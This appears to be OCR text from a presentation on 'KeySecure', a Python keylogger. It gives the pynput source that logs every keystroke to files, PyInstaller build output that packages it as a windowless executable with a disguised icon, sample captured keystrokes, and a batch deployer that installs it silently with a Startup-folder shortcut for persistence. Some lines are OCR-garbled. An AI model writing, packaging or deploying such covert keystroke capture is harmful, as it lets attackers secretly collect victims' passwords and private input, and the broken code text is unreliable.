


the code

```
from pynput import keyboard
from datetime import datetime
todays date = datetime.now().strftime('%Y-%b-%d-%H%M%S')
def get key name (key):
   if isinstance(key, keyboard.KeyCode):
       return key.char
   else:
       return str(key)
def on press(key):
    key name = get key name(key)
   with open('C:\\KeySecure\\logs\\Log-' + todays date + '.txt', 'a+') as f:
       print('Key {} pressed.'.format(key name), file=f)
def on release (key):
   key_name = get_key_name(key)
   with open('C:\KeySecure\\logs\\Log-' + todays date + '.txt', 'a+') as f:
       print('Key {} released.'.format(key name), file=f)
with keyboard.Listener(
   on press = on press,
   on release = on release) as listener:
   listener.join()
```

the program

```
C:\Users\Winston\AppData\Local\Programs\Python\Python37> pyinstaller 198m.pyw --noconsole --onefile
 73 INFO: PyInstaller: 3.4
73 INFO: Python: 3.7.1
75 INFO: Platform: Windows-10-10.0.17134-SP0
 77 INFO: wrote C:\Users\Winston\AppData\Local\Programs\Python\Python37\198m.spec
79 INFO: UPX is not available.
81 INFO: Extending PYTHONPATH with paths
  'C:\\Users\\Winston\\AppData\\Local\\Programs\\Python\\Python37'
  'C:\\Users\\Winston\\AppData\\Local\\Programs\\Python\\Python37'1
82 INFO: checking Analysis
102 INFO: checking PYZ
116 INFO: checking PKG
118 INFO: Bootloader c:\users\winston\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\bootloader\Windows-64bit\runw.exe
118 INFO: checking EXE
119 INFO: Rebuilding EXE-00.toc because 198m.exe missing
119 INFO: Building EXE from EXE-00.toc
123 INFO: Building EXE from EXE-00.toc
123 INFO: SRCPATH [('fav.ico', None)]
124 INFO: Updating icons from ['fav.ico'] to C:\Users\Winston\AppData\Local\Temp\tmp53ejok8v
125 INFO: Writing RT_GROUP_ICON 0 resource with 76 bytes
125 INFO: Writing RT_ICON 1 resource with 1128 bytes
126 INFO: Writing RT_ICON 2 resource with 2440 bytes
126 INFO: Writing RT_ICON 3 resource with 4264 bytes
127 INFO: Writing RT_ICON 4 resource with 9640 bytes
127 INFO: Writing RT_ICON 5 resource with 16936 bytes
133 INFO: Appending archive to EXE C:\Users\Winston\AppData\Local\Programs\Python\Python37\dist\198m.exe 143 INFO: Building EXE from EXE-00.toc completed successfully.
PS C:\Users\Winston\AppData\Local\Programs\Python\Python37> pyinstaller 198m.pyw --noconsole --onefile -i fav.ico
74 INFO: PyInstaller: 3.4
75 INFO: Python: 3.7.1
77 INFO: Platform: Windows-10-10.0.17134-SPO
78 INFO: wrote C:\Users\Winston\AppData\Local\Programs\Python\Python37\198m.spec
81 INFO: UPX is not available.
    INFO: Extending PYTHONPATH with paths
  'C:\\Users\\Winston\\AppData\\Local\\Programs\\Python\\Python37',
'C:\\Users\\Winston\\AppData\\Local\\Programs\\Python\\Python37']
83 INFO: checking Analysis
104 INFO: checking PYZ
118 INFO: checking PKG
120 INFO: Bootloader c:\users\winston\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\bootloader\Windows-64bit\runw.exe
120 INFO: checking EXE
121 INFO: checking EXE
121 INFO: Rebuilding EXE -00.toc because 198m.exe missing
122 INFO: Building EXE -00.toc
127 INFO: SRCPATH [('fav.ico', None)]
127 INFO: SRCPATH [('fav.ico', None)]
127 INFO: Updating icons from ['fav.ico'] to C:\Users\winston\AppData\Local\Temp\tmp7_zh6nip
128 INFO: Writing RT_GROUP_ICON O resource with 76 bytes
129 INFO: Writing RT_ICON 1 resource with 1128 bytes 129 INFO: Writing RT_ICON 2 resource with 2440 bytes 130 INFO: Writing RT_ICON 3 resource with 2646 bytes 130 INFO: Writing RT_ICON 4 resource with 9640 bytes
131 INFO: Writing RT_ICON 5 resource with 16936 bytes
137 INFO: Appending archive to EXE C:\Users\Winston\AppData\Local\Programs\Python\Python37\dist\198m.exe
146 INFO: Building EXE from EXE-00.toc completed successfully.
```





the output

```
Log-2018-Dec-03-030406.txt 

    Key Key.f5 pressed.
    Key Key.f5 released.
    Key t pressed.
   Key t released.
5 Key e pressed.
  Key e released.
   Key s pressed.
  Key s released.
   Key t pressed.
10 Key t released.
```


the deployment

Name Type

deploy.bat Windows Batch File

KeySecure.exe Application

```
echo off
d C:\KeySecure
d C:\KeySecure\logs
>NUL copy "KeySecure.exe" "C:\KeySecure\KeySecure.exe"
set SCRIPT="%TEMP%\%RANDOM%-%RANDOM%-%RANDOM%-%RANDOM%.vbs"
echo Set oWS = WScript.CreateObject("WScript.Shell") >> %SCRIPT%
echo sLinkFile = "%USERPROFILE%
    \AppData\Roaming\Microsoft\Windows\Start
   Menu\Programs\Startup\KeySecure.1nk" >> %SCRIPT%
echo Set oLink = oWS.CreateShortcut(sLinkFile) >> %SCRIPT%
echo oLink.TargetPath = "C:\KeySecure\KeySecure.exe" >> %SCRIPT%
cho oLink.Save >> %SCRIPT%
cscript /nologo %SCRIPT%
 el %SCRIPT%
start "" "C:\KeySecure\KeySecure.exe"
```



## Sources

youtube.com/watch?v=8BiOPBsXhOg theembeddedlab.com/tutorials/keylogger-python stackoverflow.com tutorialspoint.com/batch\_script docs.python.org/3.7/library lfd.uci.edu/~gohlke/pythonlibs pypi.org virustotal.com slidescarnival.com

